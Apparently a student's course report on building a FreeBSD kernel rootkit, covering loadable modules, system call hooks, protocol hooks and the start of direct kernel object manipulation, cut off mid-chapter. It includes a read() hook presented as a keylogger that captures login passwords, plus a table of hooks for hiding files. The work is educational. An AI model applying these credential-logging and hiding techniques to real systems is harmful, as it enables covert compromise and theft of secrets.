

COMP6441
SOMETHING AWESOME
ROOTKITS

Roark Menezes

z5116870

Contents

My Proposal.....	3
Introduction.....	5
My Goals and Performance.....	5
Core Goals.....	6
Chapter 1.....	6
Chapter 2.....	14
Chapter 3.....	21
Chapter 4.....	33
Chapter 5.....	40
Chapter 6.....	53
Extra Technical Research/Work.....	61
FreeBSD and Samba Installation.....	61
Brief Introduction to OS Theory.....	64
Trojan Vs Rootkit.....	65
My First System Call.....	66
How to Allocate Kernel Space.....	68
How to Test a Character Device.....	70
Prevent Kernel Data Corruption.....	72
Hiding a Running Process.....	72
Semi Working Rootkit.....	78
Conclusion.....	81

My Proposal

For my Something Awesome project I will be understanding the process, functionality and uses of a rootkit and then proceed to developing my own rootkit. Since I am a COMP6441 student, I don't expect to reach the D or HD criteria, but I will definitely know how far I can go once I read the book. There are many examples in the book that will aid my understanding of certain concepts. Through the weekly blog posts I will demonstrate this understanding. As I research these concepts, I will understand the difficulty level of some of the tasks below and, as a result, continually edit this proposal to make my goals clearer for the marker and for myself.

Initial Goals

1. Read "Developing BSD Rootkits - An Introduction to Kernel Hacking" by Joseph Kong.
2. Generate an understanding of what a rootkit is and solidify this understanding by creating a short explanation including the process of creating one.
3. As the book explains how to code rootkits in BSD, compare this with the rootkits found on other OS's (e.g. Linux, Windows etc.)
4. Generate blog posts when problems are encountered understanding the book's concepts and give detailed explanations on how they were solved.
5. Give 1 in-depth example every week of when a rootkit was used in the real world.
6. Create the rootkit, along with at least 1 blog post weekly summarising the work that was done.
7. Create at least 1 additional blog post every week detailing a problem that was encountered and how the solution was obtained.
8. Demonstrate the rootkits functionality on a personal computer.

Extended Goals

1. Create/Import a piggybacking trojan for the rootkit and demonstrate its functionality on a personal computer.
2. Install the rootkit on the personal computer without the use of a physical device (e.g. USB)

Method

WEEK 3-4

1. Read "Developing BSD Rootkits - An Introduction to Kernel Hacking" by Joseph Kong.
2. Make weekly blog posts detailing what chapters were read and what concepts were understood.

WEEK 5-8

1. Create the rootkit, making blog posts every time a milestone was passed (milestones will be created once the book is read and concepts are fully understood).
2. Create the piggybacking trojan (or import it depending on the time left; either way, make blog posts analysing the functionality of the trojan)
3. Find a way to install the rootkit on a personal computer without a physical device.
4. Test functionality of the rootkit (and trojan if complete) from a remote location.

WEEK 9

1. Create a presentation summarizing the entire project (~10 minutes).

Criteria

- **PS**
 - Book read in its entirety, weekly blog posts, and a weekly real-world rootkit example described in depth.
- **CR**
 - An attempt was made at the rootkit, full functionality however is not present.
 - An attempt was made at milestone blog posts.
 - Some research was done on creating the trojan.
- **D**
 - Rootkit functionality is present, root access of the remote computer can be demonstrated (at least 1 of the following)
 - File transfer/removal
 - Application installation
 - File editing
 - Research was done on the trojan horse and an attempt was made at creating it **OR** the trojan was imported
 - Some blog posts present analysing the functionality of the trojan
- **HD**
 -
 - Rootkit functionality is present, root access of the remote computer can be demonstrated (all of the following)
 - File transfer/removal
 - Application installation
 - File editing
 - Trojan horse completely working
 - Functionality can be demonstrated after installing the rootkit
 - Trojan horse process appears hidden on remote computer

Introduction

As part of my "Something Awesome" project, I decided to research the concept of the rootkit. It was something that I've wanted to do for a long time, but never had the technical adeptness for. But after 3 years of Computer Science study, I felt I was ready to dive into the world of kernels and rootkits. Even though I am part of the 6441 stream, I wanted to take this project to test my limits.

My Goals and Performance

As per my initial goals, I decided that the best way to go about researching a rootkit was to also develop one, though not a completely functioning one. I felt that this was okay as long as I understood the concepts behind the functionality of the rootkit. This is exactly what the book provided me with. After studying and understanding every concept, I applied it, by coding programs in the FreeBSD OS ([evidence provided in technical section](#)). The semi-functioning rootkit is the combination of these little programs that I developed. Every single concept was new to me, however my previous study of COMP2121 (Assembly Code) and COMP3331 (Socket Programming) did help a lot in understanding the concepts of x86 call statements and hiding an open TCP-based port.

After reading the book, and understanding all the concepts presented, I went into researching a real-world example of where a rootkit was used. I decided on Stuxnet, as it was previously mentioned in the lectures and got my attention straight away as it involved the Israeli and U.S. governments: very exciting stuff. Along the way, I also engaged in activities outside the scope of my proposal. This included tasks such as setting up Samba (the FreeBSD file sharing service), researching on OS theory and many other kernel manipulation tasks. Below are links to the work that I have done as part of this project.

Core Goals

Book Concept Summaries

Chapter 1 – Loadable Kernel Modules

KLD's

The first exercise presented in the book was to load a piece of code into the running kernel of the system. This involved making use of a module event handler and the DECLARE_MODULE macro.

An event handler is called whenever a KLD is loaded into/unloaded from the kernel. It handles the initialisation and shutdown routines for the KLD. **Every single KLD must include an event handler (unless the KLD is just a sysctl).** It is defined in the sys/module.h header and has the following structure:

```
typedef int (*modeventhand_t)(module_t, int /* modeventtype_t */, void *);
```

module_t is a pointer to a module structure and modeventtype_t is defined as (in the same header):

```
typedef enum modeventtype {  
    MOD_LOAD, /* Set when module is loaded. */  
    MOD_UNLOAD, /* Set when module is unloaded. */  
    MOD_SHUTDOWN, /* Set on shutdown. */  
    MOD_QUIESCE /* Set on quiesce. */ quiesce means to pause  
} modeventtype_t;
```

This is an enum that can be checked for whether a module is being loaded or unloaded. We can make an example load function that prints to the console when it has been loaded and unloaded as such (semi colons omitted as they gave errors in open learning):

```
static int load(struct module *module, int cmd, void *arg){  
    int error = 0  
    switch(cmd){  
        case MOD_LOAD: //when the module has loaded  
            uprintf("Loaded.")  
            break  
        case MOD_UNLOAD: //when the module has deloaded  
            uprintf("Unloaded.");  
            break  
        default: //either shutdown or quiesce  
            error = EOPNOTSUPP (Error Operation Not Supported)  
            break  
    }  
    return(error)  
}
```

This defines our KLD, however the next part of the puzzle is to figure out how to link and register this KLD with the kernel. To do this we must call the DECLARE_MODULE macro which is defined in the same module.h header as such

```
#define DECLARE_MODULE(name, data, sub, order)  
MODULE_METADATA(_md_##name, MDT_MODULE, &data, #name);  
SYSINIT(name##_module, sub, order, module_register_init, &data)  
struct __hack
```

Here is a brief description of the 4 parameters:

- name - the generic module name, passed as a string

- data - the official module name and event handler function, passed as a *moduledata* structure.
 - typedef struct moduledata {

const char *name; /* module name */

modeventhand_t evhand; /* event handler */

void *priv; /* extra data */

} moduledata_t;
- sub - system start-up interface specifier, entries **found in the sysinit_sub_id enum in sys/kernel.h**. *For this project we use SI_SUB_DRIVERS, which is used when registering a device driver*
- order - specifies the order of initialisation within the subsystem, entries **found in sysinit_elem_order in sys/kernel.h**. *For this project we will use SI_ORDER_MIDDLE, which will initialise the KLD somewhere in the middle.*

Now we have enough information to complete the basic KLD. To call the DECLARE_MODULE macro we need to define the "data" section. We can just create a new moduledata_t struct as such

```
static moduledata_t hello_mod = {
    "hello", /* module name */
    load, /* event handler */
    NULL /* extra data */
};
```

Then we can call DECLARE_MODULE like this:

```
DECLARE_MODULE(hello, hello_mod, SI_SUB_DRIVERS, SI_ORDER_MIDDLE)&semi&semi;
```

Using the samba server, this file was moved to the vm and a Makefile was created and run. This produced a .ko file which could be run with the kldload and kldunload utilities on FreeBSD. This produced the following output.

```
hellokld
cc -O2 -pipe -fno-strict-aliasing -Werror -D_KERNEL -DKLD_MODULE -nostdinc -
-I. -I/usr/src/sys -I/usr/src/sys/contrib/ck/include -fno-common -fno-omit-frame
-pointer -mno-omit-leaf-frame-pointer -fdebug-prefix-map=./machine=/usr/src/sys/
amd64/include -fdebug-prefix-map=./x86=/usr/src/sys/x86/include -MD -MF.depen
d.helloworld.o -MT.helloworld.o -mcmodel=kernel -mno-red-zone -mno-mmx -mno-sse -
msoft-float -fno-asynchronous-unwind-tables -ffreestanding -fwrapv -fstack-prot
ector -Wall -Wredundant-decls -Wnested-externs -Wstrict-prototypes -Wmissing-pro
totypes -Wpointer-arith -Wcast-qual -Wundef -Wno-pointer-sign -D__printf__=__fre
ebsd_kprintf__ -Wmissing-include-dirs -fdiagnostics-show-option -Wno-unknown-pra
gmas -Wno-error-tautological-compare -Wno-error-empty-body -Wno-error-parenthese
s-equality -Wno-error-unused-function -Wno-error-pointer-sign -Wno-error-shift-n
egative-value -Wno-address-of-packed-member -mno-aes -mno-avx -std=iso9899:199
69 -c helloworld.c -o helloworld.o
ld -m elf_x86_64_fbsd -d -warn-common --build-id=sha1 -r -d -o hello.ko hellowor
ld.o
:> export_syms
awk -f /usr/src/sys/conf/kmod_syms.awk hello.ko export_syms : xargs -J% objcopy
% hello.ko
objcopy --strip-debug hello.ko
root@FreeBSD:/usr/home/roark/rootkitprac/hellokld # kldload ./hello.ko
Loaded.
root@FreeBSD:/usr/home/roark/rootkitprac/hellokld # kldunload hello.ko
Unloaded
root@FreeBSD:/usr/home/roark/rootkitprac/hellokld #
```

This shows the KLD was successfully loaded and unloaded into/from the kernel.

System Call Modules

This chapter was focused on System call modules, which are KLD's (learnt in the previous topic) that install system calls (system service requests), a mechanism an application uses to request service from the OS's kernel.

There are 3 items unique to each system call module:

1. **system call function**
2. **sysent** structure
3. **offset value**

System Call Function

This part implements the system call, with its function prototype defined in sys/sysent.h:

```
typedef int    sy_call_t(struct thread *, void *)
```

thread * is a pointer to the currently running thread and void * is a pointer to the system call's arguments' structure, *if any*.

The system call function executes in kernel space, while the system call's arguments reside in user space.

user space - where all user-mode application run. Code running here cannot access kernel space directly. An application must issue a system call to access kernel space.

kernel space - where kernel and kernel extensions (KLD's) run. Code running here can directly access user space.

The kernel expects each system call argument to be of size *register_t* (int/long depending on platform). It builds an array of *register_t* values and then casts them to a void pointer and passes these as the arguments of the system call function.

Sysent

System calls are defined by the entries they have in a sysent structure, defined in the same header:

```
struct sysent {  
    int sy_narg;           /* number of arguments */  
    sy_call_t *sy_call;    /* implementing function */  
    au_event_t sy_auevent; /* audit event associated with system call */  
}
```

In FreeBSD the kernel's system call table is simply an array of these sysent structs, so whenever a system call is installed, its sysent structure is placed within the sysent array as such:

```
extern struct sysent sysent[ ]
```

Offset value

This is also known as the *system call number*. It is a unique number between 0 and 456 that is assigned to each system call to indicate its sysent structure's offset within sysent[].

Within the system call module, the offset value must be declared:

```
static int offset = NO_SYSCALL
```

No offset sets offset to the next available position in `sysent[]`, however you could pick any unused number you want.

The System Call Module Macro (SYSCALL_MODULE)

From the last chapter, it was learned that when a KLD is loaded, it must link and register with the kernel, and we used the `DECLARE_MODULE` macro to do this. But when we write a SCM we use the `SYSCALL_MODULE`, because it's easier because it saves us the trouble of setting up the `moduledata_t` data type. The module is defined as:

```
#define SYSCALL_MODULE(name, offset, new_sysent, evh, arg)
```

where:

- name
 - Generic module name **(passed as character)**
- offset
 - offset value **(passed as int pointer)**
- new_sysent
 - completed sysent structure **(passed as struct sysent pointer)**
- evh
 - event handler function (load/unload function)
- arg
 - arguments to be passed to evh. **For this project, it'll always be NULL**

RECAP

To create the system call module we need

1. System call function and its arguments.
2. Sysent structure for the new system call.
3. the offset value (of `sysent[]`).
4. The load/unload function.
5. `SYSCALL_MODULE` macro to link the KLD with the kernel.

4 was already done in the previous hello world/goodbye cruel world example, but it was appended to show where the system call module was loaded i.e. printing the offset value. Hence we just need to

do 1,2,3 and 5. After doing this, and appending the given makefile, the following output was received.

```
l. -I/usr/src/sys -I/usr/src/sys/contrib/ck/include -fno-common -fno-omit-frame
-pointer -mno-omit-leaf-frame-pointer -fdebug-prefix-map=./machine=/usr/src/sys/
amd64/include -fdebug-prefix-map=./x86=/usr/src/sys/x86/include -MD -MF.depen
d.syscallexample.o -MTsyscallexample.o -mcmodel=kernel -mno-red-zone -mno-mmx -m
no-sse -msoft-float -fno-asynchronous-unwind-tables -ffreestanding -fwrapv -fst
ack-protector -Wall -Wredundant-decls -Wnested-externs -Wstrict-prototypes -Wmis
sing-prototypes -Wpointer-arith -Wcast-qual -Wundef -Wno-pointer-sign -D__printf
__=__frebsd_kprintf__ -Wmissing-include-dirs -fdiagnostics-show-option -Wno-unk
nown-pragmas -Wno-error-tautological-compare -Wno-error-empty-body -Wno-error-pa
rentheses-equality -Wno-error-unused-function -Wno-error-pointer-sign -Wno-error
-shift-negative-value -Wno-address-of-packed-member -mno-aes -mno-avx -std=iso
9899:1999 -c syscallexample.c -o syscallexample.o
ld -m elf_x86_64_fbsd -d -warn-common --build-id=sha1 -r -d -o syscallexample.ko
syscallexample.o
:> export_syms
awk -f /usr/src/sys/conf/kmod_syms.awk syscallexample.ko export_syms | xargs -J
% objcopy % syscallexample.ko
objcopy --strip-debug syscallexample.ko
root@FreeBSD:/usr/home/roark/rootkitprac/syscallkld # kldload ./syscallexample.k
o
System call loaded at offset 210
root@FreeBSD:/usr/home/roark/rootkitprac/syscallkld # kldunload ./syscallexample
.ko
System call unloaded at offset 210
root@FreeBSD:/usr/home/roark/rootkitprac/syscallkld #
```

We can see that when the system call module was loaded/unloaded, the relevant line was printed the terminal, with the offset value at which the system call was loaded/unloaded.

Executing System Calls

Now that we have loaded the system call module into the kernel, we can execute the system call in 2 ways.

The first, is by the use of the syscall function, which executes a system call based on its system call number. This number is extracted using the modstat and modfind functions.

Modfind

The modfind function will return the *modid* of a kernel module, based on its module name. *Modid* is just a unique integer given to a module so that it can be identified by other functions, such as this one.

Modstat

The modstat function returns the *status* of a kernel module, referred to by its modid. The status information is stored in a structure of type *module_stat*. Its fields are as such:

```

struct module_stat {
    int         version;
    char        name[MAXMODNAME];    /* module name */
    int         refs;                /* number of references */
    int         id;                  /* module id number */
    modspecific_t data;              /* module specific data */
};
typedef union modspecific {
    int         intval;              /* offset value */
    u_int       uintval;
    long        longval;
    u_long      ulongval;
} modspecific_t;

```

Within the `module_stat` struct, is a `modspecific_t` struct, and within this struct is our system call number, `"intval"`. Hence the process to run the system call would be to:

1. Run `modfind`, given the modules name.
2. Run `modstat`, given the `modid` and an empty `module_stat` struct
3. run `syscall`, given the `stat.data.intval` value, along with any input arguments that we want to put into the system call function.

This would all be within a simple C program.

There is, however, a second way to execute the system call. This is without the use of any C code. This is through the use of "perl" a programming language built into the command line. by running perl with the '-e' option, we can specify the command we want perl to execute. There is no C file being written, however just a simple line of code as such:

```
perl -e '$str = "random string"; -e' 'syscall(syscall_num, $str);'
```

It can be seen that the " ' " (apostrophe) is used to denote a line to execute, and must be preceded by the -e option. `syscall_num` can be obtained by simply noting the offset number at which the kld is loaded, after the `kldload` command is run.

Kernel-User Space Transitions

This section focuses on a set of core functions that can be used from kernel space to copy, manipulate and even overwrite data stored in user space. We must recall the difference between user space and kernel space:

- User space - where all user-mode applications are run. Code running here **cannot** directly access kernel space.
- Kernel space - where KLD's run. Code running here **can** access user space directly.

Copyin and Copyinstr

These functions allow the copying of a continuous region of data from user space to kernel space. The `copyin` function will copy `len` bytes of data from address `uaddr` to address `kaddr`.

```
copyin(const void *uaddr, void *kaddr, size_t len)&semi;
```

The *copyinstr* function is similar to *copyin* except it copies a null-terminated ('\0') string, with the number of bytes successfully copied returned in *done*.

```
copyinstr(const void *uaddr, void *kaddr, size_t len, size_t *done)&semi;
```

Copyout

This function is the direct opposite of *copyin*, it copies data from kernel space to user space:

```
copyout(const void *kaddr, void *uaddr, size_t len);
```

Copystr

This is similar to *copyinstr*, but here the string is copied from one kernel space address to another:

```
copystr(const void *kfaddr, void *kdaddr, size_t len, size_t *done)&semi;
```

That was really it for this chapter, just 4 core functions that will be made use of later on.

Character Device Modules

Character Device Modules are KLD's that create/install a *character device*. This is just a fancy name for an interface that FreeBSD OS uses to access a device in the kernel. E.g. data is read from/written to the **system console** from the console, which is a **character device**.

For each character device module, there are 3 key items:

- *cdevsw* structure
- character device functions
- device registration routine

"cdevsw" Structure

Each character device is defined by the fields of its *device switch table*, i.e. the struct *cdevsw*, defined in `<sys/conf.h>`. There are many fields in this struct, and not all of them need to be set. The ones that are left null, are assumed as unsupported. The most relevant ones were found to be the following:

Entry Point	Description
d_open	Opens a device for I/O Operation
d_close	Closes a device
d_read	Reads data from a device
d_write	Writes data to a device
d_ioctl	Performs an operation other than read or write

d_poll	Polls a device to see if there is data to be read/space available for writing
--------	---

There are 2 fields that must be defined in every one of these structures: `d_version`, which indicates the versions of FreeBSD that the driver supports, and `d_name`, the device's name.

Character Device Functions

For every single entry point defined in the `cdevsw` structure, a corresponding function must be defined. We must note that `d_version`, however, does not need a definition. There is a function prototype for each entry point defined in `<sys/conf.h>`.

The Device Registration Routine

This process is just the method by which the created character device, located in the `/dev` directory, registers itself with the device file system (a.k.a DEVFS). This is done by calling the `make_dev` function within the KLD event handler. This is done by:

- In the `MOD_LOAD` case of the event handler function, create an instance of the character device by calling the `make_dev` function with the parameters: `&cdevsw_character_device, 0, UID_ROOT, GID_WHEEL, 0600, "character_device_name"`.
- In the `MOD_UNLOAD` function, call the `destroy_dev` function on the instance of the character device created in the `MOD_LOAD` case as such: `destroy_dev(character_dev_instance)`.

Recap

So to recap, the steps to create the character device are:

- Declare the character devices entry points.
- Appropriately fill out the `cdevsw` structure.
- Implement each entry points function.
- Define the event handler function.
- **Use the `DEV_MODULE` macro to instantiate the character device: `DEV_MODULE(name, event_handler_function, NULL);`**

Testing the Character Device

To test a character device that has been created, we can write a simple C program that does the following

- define an instance of the character device prior to the main function: e.g. `#define device "cd_name"`, where `cd_name` is the chosen character device name
- Call the functions that need to be tested by simply calling the function with the argument as the defined name above (`device`).

Linker Files

The main point of note for this section was that when we use `kldload/kldunload` commands, the arguments we give to those are actually linker files, not the actual modules. We can see this by running the `kldstat` command with the `-v` option. It gives us a more in-depth look of any dynamically linked modules currently in the kernel:

```

      Id Name
      506 pci/intsmb
      507 intsmb/smbus
3    1 0xffffffff8281c000    b50 smb.ko (/boot/kernel/smb.ko)
    Contains modules:
      Id Name
4    1 0xffffffff8281d000    acf mac_ntpd.ko (/boot/kernel/mac_ntpd.ko)
    Contains modules:
      Id Name
      508 mac_ntpd
5    1 0xffffffff8281e000    1f3 sysexample.ko (./sysexample.ko)
    Contains modules:
      Id Name
      509 sys/sysexample
root@FreeBSD:/usr/home/roark/rootkitprac/syscallkld # Apr 12 01:35:40 FreeBSD nt
d[752]: error resolving pool 0.freebsd.pool.ntp.org: Name does not resolve (8)

akefile*      syscallexample.ko    sysexample.ko
xport_syms    syscallexample.o      sysexample.o
achine@      sysexample.c*      x86@
root@FreeBSD:/usr/home/roark/rootkitprac/syscallkld # Apr 12 01:36:47 FreeBSD sy
logd: last message repeated 1 times

```

We can see that 2nd loaded module (name did not fit) actually contains 2 other modules. These are the actual modules that are loaded into the kernel. What we write in the kldload/unload arguments are just the linker files. This means **that for every module loaded into the kernel, there is an accompanying linker file.**

Chapter 2 – Hooking

What is Hooking?

Hooking is when a handler function is created to modify control flow. This means that a "hook" function is created and its address is registered as the location for a specific function. So when that function is called the "hook" is run instead. In order to preserve the original behavior, the original function will be called at some point during the hook's execution.

In terms of rootkit design, hooking is used to alter the results of the operating systems application programming interfaces (API's). Most commonly the results of bookkeeping and reporting API's can be changed.

Hooking a System Call

If we are able to hook a system call, which is an entry point from which an application requests service from the OS's kernel, **we can alter the data the kernel returns to any or every user space process.**

In FreeBSD, this is done by registering its address as the system call function, which is within the system calls' sysent structure (the implementing function field).

Example Hook (mkdir)

We could hook the mkdir system call, which creates a new directory, to do something other than just create the directory. I worked with the example of printing a message to the command line, saying the directory was created. Since we are overwriting the implementing function for the already created mkdir offset value, we only need to create the system call function, as the sysent struct is already

there. All we need to do is overwrite `sysent[SYS_mkdir].sy_call`, which is the current implementing function of `mkdir`, with our implementing function. So, the code would be:

```

#include <sys/types.h>
#include <sys/param.h>
#include <sys/proc.h>
#include <sys/module.h>
#include <sys/sysent.h>
#include <sys/kernel.h>
#include <sys/system.h>
#include <sys/syscall.h>
#include <sys/sysproto.h>

static int
mkdir_hook(struct thread *td, void *syscall_args){
    // the arguments of mkdir are the permissions (mode)
    struct mkdir_args {
        char *path;
        int mode;
    } *uap;
    uap = (struct mkdir_args *)syscall_args;

    char path[255];
    size_t done;
    int error;

    // copy string from user space into kernel space
    error = copyinstr(uap->path, path, 255, &done);
    if(error != 0) return(error);

    // Print a debug message, not in normal mkdir
    uprintf("The directory \"%s\" being created with
permissions: %o\n", path, uap->mode);

    // call the original mkdir system call function;
    return(sys_mkdir(td, syscall_args));
}

// the event handler function
static int
load(struct module *module, int cmd, void *arg)
{
    int error = 0;

    switch(cmd){
    case MOD_LOAD:
        // replace mkdir with mkdir_hook
        sysent[SYS_mkdir].sy_call = (sy_call_t *)mkdir_hook;
        break;

    case MOD_UNLOAD:
        sysent[SYS_mkdir].sy_call = (sy_call_t *)sys_mkdir;
        break;

    default:
        error = EOPNOTSUPP;
        break;
    }
    return(error);
}

// The moduledata_t struct
static moduledata_t mkdir_hook_modt = {
    "mkdir_hook",
    load,
    NULL
};

DECLARE_MODULE(mkdir_hook, mkdir_hook_modt, SI_SUB_DRIVERS,
SI_ORDER_MIDDLE);

```


notice how we use `sys_mkdir`, instead of `mkdir`. This is because the `mkdir` function cannot be used in a kernel module, since it is part of the standard C library which can only be used in user space programs. Since this is a KLD, we must use `sys_mkdir` to denote that we are using the system call for `mkdir`. This annotation was only introduced in 2011, as the book was made in 2007 this was not explained in the book.

When we load the module, we get the following output:

```

5      1 0xffffffff8281e000      1f3 sysexample.ko
root@FreeBSD:/usr/home/roark/rootkitprac/mkdir_hook # kldload ./mkdir_hook.ko
root@FreeBSD:/usr/home/roark/rootkitprac/mkdir_hook # kldstat
Id Refs Address              Size Name
1      12 0xffffffff80200000    2448d90 kernel
2       1 0xffffffff82819000     2668 intpm.ko
3       1 0xffffffff8281c000      b50 smbus.ko
4       1 0xffffffff8281d000     acf mac_ntpd.ko
5       1 0xffffffff8281e000     1f3 sysexample.ko
6       1 0xffffffff8281f000     189 mkdir_hook.ko
root@FreeBSD:/usr/home/roark/rootkitprac/mkdir_hook # mkdir testdir
The directory "testdir" being created with permissions: 777
root@FreeBSD:/usr/home/roark/rootkitprac/mkdir_hook # ls -l
total 24
-rw-r--r--  1 root  roark  2299 Apr 12 03:56 .depend.mkdir_hook.o
-rwxrw----  1 roark  roark    66 Apr 12 03:34 Makefile
-rw-r--r--  1 root  roark    0 Apr 12 03:56 export_syms
lrwxr-xr-x  1 root  roark   26 Apr 12 03:35 machine -> /usr/src/sys/amd64/include
-rwxrw----  1 roark  roark  1456 Apr 12 03:56 mkdir_hook.c
-rw-r--r--  1 root  wheel  3744 Apr 12 03:56 mkdir_hook.ko
-rw-r--r--  1 root  roark  3288 Apr 12 03:56 mkdir_hook.o
drwxr-xr-x  2 root  roark   512 Apr 12 03:57 testdir
lrwxr-xr-x  1 root  roark   24 Apr 12 03:35 x86 -> /usr/src/sys/x86/include
root@FreeBSD:/usr/home/roark/rootkitprac/mkdir_hook #

```

Which is exactly as we expected. We can see that the kld is in fact loaded, from `kldstat`, and once a directory is created, the message is displayed, with the permissions as well. We can also see that the directory exists (`testdir`). When the kld is unloaded and `mkdir` is run, we instead get:

```

root@FreeBSD:/usr/home/roark/rootkitprac/mkdir_hook #
root@FreeBSD:/usr/home/roark/rootkitprac/mkdir_hook #
root@FreeBSD:/usr/home/roark/rootkitprac/mkdir_hook # kldunload mkdir_hook.ko
root@FreeBSD:/usr/home/roark/rootkitprac/mkdir_hook # kldstat
Id Refs Address              Size Name
1      10 0xffffffff80200000    2448d90 kernel
2       1 0xffffffff82819000     2668 intpm.ko
3       1 0xffffffff8281c000      b50 smbus.ko
4       1 0xffffffff8281d000     acf mac_ntpd.ko
5       1 0xffffffff8281e000     1f3 sysexample.ko
root@FreeBSD:/usr/home/roark/rootkitprac/mkdir_hook # mkdir test
root@FreeBSD:/usr/home/roark/rootkitprac/mkdir_hook #

```

We see that no message is displayed, showing that the original `mkdir` system call function was loaded back into its proper place in the `syntab`.

Keystroke Logging

We can accomplish keystroke logging by hooking the read system call, since this call reads input. The C library definition is:

```
read(int fd, void *buf, size_t nbytes)&semi;
```

It reads `nbytes` of data from the object referenced by a file descriptor (`fd`) into a buffer (`buf`). So, to capture the user's keystrokes, we just have to save the contents of `buf` before returning. The hooked function would look like this:

```
static int
read_hook(struct thread *td, void *syscall_args){
    // the arguments of read are the file descriptor (fd),
    // buffer (buf) and number of bytes to read (nbyte)
    struct read_args {
        int fd;
        void *buf;
        size_t nbyte;
    } *uap;
    uap = (struct read_args *)syscall_args;

    // we read 1 byte at a time, i.e. nbyte = 1;
    char buf[1];
    int done;
    int error;

    // read the user input
    error = read(td, syscall_args)

    // if nbyte = 0 or nbyte > 1 or fd != 0 then we have
    // incorrect input. |
    if(error || (!uap->nbyte) || (uap->nbyte > 1) || (uap->fd !=
0) return(error);

    // copy string from user space into kernel space
    copyinstr(uap->nbyte, nbyte, 255, &done);
    if(error != 0) return(error);

    // Print the read character
    printf("%c\n", buf[0]);
    return(error);
}
```

When this is run, along with the event handler and everything else a proper system call needs, we can proceed to testing it. I then thought about where the read system call is run, and the first place that came to mind was logging in. After logging in, and then printing the kernel buffer, using `dmseg`, we get:

100

You can see that the root username and password are printed there. I can now successfully make a keylogger in FreeBSD kernel.

Kernel Process Tracing

Since I don't know enough about kernels to know which system calls to hook, there is a process I could use called *kernel process tracing*, to figure out which hooks to implement.

It serves as a debugging technique to intercept and record each kernel operation i.e. every system call, I/O signal processed and **namei translation**. This is done with the *ktrace* and *kdump* utilities.

namei translation is the following of a given path until a symbolic link is found. Symbolic links are special types of files that serve as a reference to another file or directory.

ktrace will enable the kernel trace logging for a specific process. e.g. ktrace ls will create debug files for the ls command. We then run kdump to display the data in the created trace files. From here we can see the various system calls that the command employs, hooking any of these calls will affect the operation/output of the command.

Hence the main point to realise is that when I know what I want to alter, but I dont know which system call to hook, I just need to perform a kernel trace on the system call.

I've attached some common system call hooks just for reference, when need be:

Table 2-1: Common System Call Hooks

System Call	Purpose of Hook
read, readv, pread, preadv	Logging input
write, writev, pwrite, pwritev	Logging output
open	Hiding file contents
unlink	Preventing file removal
chdir	Preventing directory traversal
chmod	Preventing file mode modification
chown	Preventing ownership change
kill	Preventing signal sending
ioctl	Manipulating ioctl requests
execve	Redirecting file execution
rename	Preventing file renaming
rmdir	Preventing directory removal
stat, lstat	Hiding file status
getdirentries	Hiding files
truncate	Preventing file truncating or extending
kldload	Preventing module loading
kldunload	Preventing module unloading

Communication Protocols

In FreeBSD, these are defined by their entries in a protocol switch table, examples of communication protocols are TCP/IP i.e. a set of rules/conventions used by two processes. **A rootkit can alter the data sent/received by either communication endpoint.** The entries of the protocol switch table is defined in a *protosw* structure, similar to the system calls being defined in a *sysent* structure. And even more similarly, these *protosw* structures are found within an *inetsw[]* array, similar to the *sysent[]* array. **Therefore in order to modify a communication protocol, we must go through inetsw[].**

Data passed between the two communicating process is stored in a buffer structure called *mbuf*. To be able to read/modify this data, there are two main fields that should be noted:

- *m_len* - specifies the amount of data contained within *mbuf*
- *m_data* a pointer to the data

Hooking a communication protocol

Table 2-2: Protocol Switch Table Entry Points

Entry Point	Description
<code>pr_init</code>	Initialization routine
<code>pr_input</code>	Pass data up toward the user
<code>pr_output</code>	Pass data down toward the network
<code>pr_ctlinput</code>	Pass control information up
<code>pr_ctloutput</code>	Pass control information down

The procedure for hooking a communication protocol is largely similar to hooking a system call. We need a hook function, and then load it properly in our event handler function. What we need to do is redirect the `pr_input` entry point from the original function to our hooked function. For example assume that we want to print a debug message to the console whenever a certain phrase is encountered in an ICMP message. From COMP3331, I know that ICMP is at the network layer and hence must be encapsulated within an IP datagram. So within the `mbuf` struct lies the IP datagram data, since this is the data that is transmitted between the 2 communicating processes. To extract the ICMP message:

- We first remove the header length from `m_len`.
- Then use the `mtod` function to get the ICMP message.
- Then we check if the `icmp_code` field of this ICMP message is our certain phase.
- If so, then we print our success message, if not then just process the packet as normal, using `icmp_input`.
- In the event handler function
 - in the `MOD_LOAD` case, we find the ICMP protosw struct in the `inetsw[]` and change the `pr_input` value to our hook function as such:
 - `inetsw[ip_protox[IPPROTO_ICMP]].pr_input = the_hook_function`
 - *`ip_protox[IPPROTO_ICMP]` is defined as the offset, within `inetsw[]` for the ICMP switch table.*
 - in the `MOD_UNLOAD` CASE, we set this value to the original `icmp_input` function, which is the original function for processing the ICMP packet.
- Then we create our `moduledata_t` struct and use the `DECLARE_MODULE` macro as normal.

This concludes the concepts on hooking.

Conclusion

Hooking is really all about the redirection of function pointers. When a module is loaded, we want it to use our hooking function, whenever a system call is made, whereas when it is unloaded, we want it to return to normal execution.

Chapter 3 – Direct Kernel Object Manipulation (DKOM)

What is DKOM?

What is Direct Kernel Object Manipulation (DKOM)?

All OS's store their record keeping data within main memory. This is in the form of *objects* i.e. structures, queues etc. So when you ask the kernel for a list of running process, open ports, modules running etc, this data is parsed and returned. Since the data is stored in main memory, **it can be manipulated directly. There is no need to install a call hook to redirect the flow of control.** This is what this chapter is about.

How is kernel data stored in FreeBSD?

A lot of this data is stored as a *queue data structure* e.g. as:

- singly-linked lists
- singly-linked tail queues
- doubly linked lists
- doubly linked tail queues

They are defined in `<sys/queue.h>` along with 61 macros for operating on these 4 structures. I will show 5 macros for the *doubly linked lists*, since the macros for the other 3 queues are identical anyway. The 5 macros are:

- **LIST_HEAD:** This is a structure that just contains one pointer to the first element of the list. If this struct is declared as `LIST_HEAD(HEADNAME, TYPE) head`, where type is the data types of the elements in the list, then a pointer to headname can be declared as `struct HEADNAME *ptr`.
- **LIST_HEAD_INITIALIZER:** The head is initialized by this macro as such: `#define LIST_HEAD_INITIALIZER(head) { NULL }`.
- **LIST_ENTRY:** This structure connects the elements in the list. It is defined as:
 - `#define LIST_ENTRY(type)`
 - `struct {`
 - `struct type *le_next;`
 - `struct type *le_prev;`
 - `}`
- **LIST_FOREACH:** This struct allows traversal of the list. It contains a for loop, starting at `LIST_FIRST`, and traversing using `LIST_NEXT`.
- **LIST_REMOVE:** this removes an element from the list (decoupled).

Synchronization Issues

